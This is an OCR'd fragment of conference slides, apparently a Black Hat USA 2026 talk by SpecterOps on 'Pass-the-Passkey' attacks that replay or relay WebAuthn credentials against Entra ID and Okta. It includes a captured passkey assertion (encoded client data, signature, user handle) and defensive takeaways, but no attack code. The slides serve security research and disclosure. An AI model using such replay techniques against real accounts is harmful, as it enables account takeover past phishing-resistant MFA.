    VaWGxLYUdSWFVXbFBhVW94WTIwME5tSlhiR3BqYlRsNllqSmFNRlRTl0V25CYVJ6ZzJXVEpvYUdKSGVHeGliV1JzU1dsM2FXRllUbnBKYW05cFlV
    aFNNR05JVFRaTWVUbHpZakprYzE5YUmhWMDU1WWpOT2RscHVWWFZaTWpsMFNXbDNhV0ZYUmpCSmFtOTRUbnBaTkU5VVZYaE5WRTE1VEVOS2
    RWbHRXV2xQYWtVelRtcG5OVTVVlhoTmVrbHpTVzFXTkdORFNUWk5WR015TVVVWHBOYmpBdVNEQnhObGJwZFZwdFMwcEhkMlZuWldo
    bGRrd3pjR3hpU1UxWVUwMWFTSFpaYkhocmRtdEtVSEZQU3pWR2FXZExjR1ZHTkVzMFh6VjRqVnBvWlZsWVozZDZNa05zWkdTWF6UTBaRUozWD
    NKUU9FMXNWRWR1TWxsUk9YRlViR1EyZFVKVGVHbGFkM0pzU0E9EaGlNalJRVW5WUGJGODFNWFpKV0dVU5XRkJUbVZDUm5GUGQzUlBXbDlY
    Y0VSa1kwVXdiMjlXWkhKMGJYYZGZZbU5zYVVwR1ltRjZiVzlzTUdFdFN6WlhNVzVSWHpSVkweGZZa3gxZFZoeVNHVnRRall4Vlc5aU1VMHpXak
    pwY21zNWQyZzFWemhhYTNVMFVHYzRibkp5ZERobmNtaHlaRXhpY0ZCTVRVNHdjakUxUlcxaFZVUTNRVmR6Y0dnM1gydG9kMHcyTm1oMGFtbGhP
    R295Um04dFNYSkZUeTFtWm01T1NWZGFaSFV0Tm1acGNYaHdia1paVDI5R1JsQjJXamRKUXpOaFoyaGlVSGhtWXpCWk1GWklabXhyWkU5bFoweG
    1jVEo0UVZkblVHdzViRU5uVEhkbiIsIm9yaWdpbiI6Imh0dHBzOi8vbG9naW4ubWljcm9zb2Z0LmNvbSIsImNyb3NzT3JpZ2luIjpmYWxzZX0",
    "signature": "MEUCIA8EKq1vxqcXzZmXR55iX_Joodr_4r8PBvBk0v03iKhaAiEA_2A1_0WHAjZFPMwJH0P1YjqPSz71Vxe9iX4lIco29tc",
    "userHandle": "0XqaPaVaRbsMVE6St7IOaVDB8oVhpNBZ2_w-FNSiemw"
  },
  "type": "public-key"
}
```


Passkey Persistence Attack – Entra ID + Okta




Summary

Pass-the-Passkey Family of Attacks

Pass-the-Passkey Attacks – OS Layer



Pass-the-Passkey Attack Tooling



Key Takeaways

1. Passkeys remain worth adopting because attacks are harder than passwords.
2. Endpoint compromise and flaws can bypass phishing-resistant MFA.
3. Test passkey implementations for replay, relay, and tampering.
4. Visit https://github.com/SpecterOps/pass-the-passkey for details.

SPECTEROPS

Creators of BloodHound

black hat

USA 2026